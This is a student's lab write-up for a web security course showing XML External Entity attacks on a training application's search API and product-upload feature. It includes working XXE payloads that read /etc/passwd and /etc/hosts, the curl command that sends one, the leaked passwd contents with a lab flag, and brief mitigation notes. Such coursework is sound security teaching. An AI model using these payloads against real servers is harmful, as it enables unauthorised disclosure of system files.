

Web Application Security

Student number: AB0168

Name: Mays AL-Azzawi

Group: TIC21S

Time management: Approximately 8 hours

Week 05

Security Misconfigurations:

Old wasdat- XML External Entity


Title: Perform XXE attack successfully using old wasdat's custom-search functionality in old Wasdat.

Description: The attacker abuses the target application by include external entities in its XML parsing. Many web applications use XML to store and transmit data. When an application parses XML input, it may include references to external entities within the XML document.

Steps to produce:

1. Navigate to `http://wasdat.fi:8080/api/articles/custom-search`.
2. Edit `oldwasdat-exampe.xml`- MALICIOUS XML document and include an external entity declaration pointing to a resource that want to access, in this case want to access `'/etc/passwd'` on the server. As in the example below :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<search>&xxe;</search>
```



3. Send the request to the server by the command:
curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@/home/kali/Downloads/oldwasdat-example.xml".
4. we received a response which indicate we finish our task for this task as in the screenshot below.

```
kali@kali-vle: ~  
$ curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@/home/kali/Downloads/oldwasdat-example.xml"  
<unknown>1:125: not well-formed (invalid token)  
Request: <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ELEMENT foo ANY ><ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>8xxe;</foo><search>searchterm</search>  
$ curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@/home/kali/Downloads/oldwasdat-example.xml"  
<?xml version="1.0" ?><search/><search/>root:x:0:0:root:/root:/bin/bash  
$ curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@/home/kali/Downloads/oldwasdat-example.xml"  
<?xml version="1.0" ?><search/><search/>root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:1000:WasFlag5_1[NicelyDone_NowGoAndLaunchRockets]:/home/wasflag:/bin/sh  
<search/>  
$
```

- Impact estimation:
 - Medium Severity. Receiving a response as a part XML external entity attack can have a several significant impact in data disclosure and security risk.
- Mitigation:
 - use validate and sanitize user-supplied XML input before processing, configure XML to disable External Entities and use content security policy.

Main target – XML External Entity

Title: Perform XXE attack successfully using product/upload functionality in Wasdat.

Description: The attacker abuses the target application by include external entities in its XML parsing. Many web applications use XML to store and transmit data. When an application parses XML input, it may include references to external entities within the XML document.our endpoint /product/upload

Steps to produce:

1. Navigate to `http://wasdat.fi` by Brup suite as a target
2. Login / create account if not have
3. On the left corner of website navigate to Profile>upload products from XML file
4. Upload a product as a default.

5. Now on the burp suite to locate a post request succussed 200 and was send to /product/upload.

The screenshot displays the Burp Suite Community Edition v2023.7.2 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. Below the menu, there's a toolbar with icons for various tools. The main workspace is divided into several panels:

- Site map:** Shows a tree view of the target site's structure. The selected site is `http://wasdat.fi`.
- HTTP History:** A table listing recent HTTP requests. The selected request is a POST to `/product/upload` with a status code of 200.
- Request/Response:** Detailed view of the selected request and response. The request is a POST to `/product/upload` with a status code of 200. The response is an HTML document with a status code of 200.
- Inspector:** A panel on the right side showing request attributes, request body parameters, request cookies, request headers, and response headers.

The selected request details are as follows:

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://wasdat.fi	GET	/		200	8354	HTML			19:49:51 30 S..
http://wasdat.fi	GET	/accounts/login/		200	1199	text			18:22:35 30 S..
http://wasdat.fi	GET	/cart		200	3529	HTML			18:23:25 30 S..
http://wasdat.fi	GET	/product/upload		200	3522	HTML			18:23:30 30 S..
http://wasdat.fi	POST	/product/upload		200	3346	HTML			18:23:44 30 S..
http://wasdat.fi	GET	/user/profile		200	3654	HTML			18:23:28 30 S..
http://wasdat.fi	GET	/accounts/login		301	303				18:22:35 30 S..
http://wasdat.fi	POST	/accounts/login/		302	692				18:23:14 30 S..
http://wasdat.fi	GET	/accounts/login/template...							
http://wasdat.fi	GET	/accounts/logout							

The selected request details are as follows:

```
1 POST /product/upload HTTP/1.1
2 Host: wasdat.fi
3 Content-Length: 752
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://wasdat.fi
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundary8YpddBMjKCbu8tBA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://wasdat.fi/product/upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
```


The selected response details are as follows:

```
30 <div class="collapse navbar-collapse"
31 id="navbarSupportedContent">
32 <ul class="navbar-nav mr-auto">
33
34 <li class="nav-item dropdown">
35 <a class="nav-link
36 dropdown-toggle" href="#" id="
37 navbarDropdown" role="button"
38 data-toggle="dropdown"
  aria-haspopup="true"
  aria-expanded="false">
    attacker
  </a>
  <div class="dropdown-menu"
    aria-labelledby="navbarDropdown"
  >
    <a class="dropdown-item" href=
      "/user/15/orders">
      Order History
    </a>
  </div>
39 </li>
40 </ul>
41 </div>
```

6. Send the request to the repeater with xml and send post

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/hosts" >
]
<products>
<product>
<name>example</name>
<price>123</price>
<description>Here is a template to add product</description>
</product>
<product>
<name>xxe-2</name>
<price>228.0</price>
<description>&xxe;</description>
</product>
</products>
```

7. On the website, Now we can locate the new added product with the injected xxe



- Impact estimation:
 - Medium Severity. Receiving a response as a part XML external entity attack can have a several significant impact in data disclosure and security risk.
 - Mitigation:
 - use validate and sanitize user-supplied XML input before processing, configure XML to disable External Entities and use content security policy.
-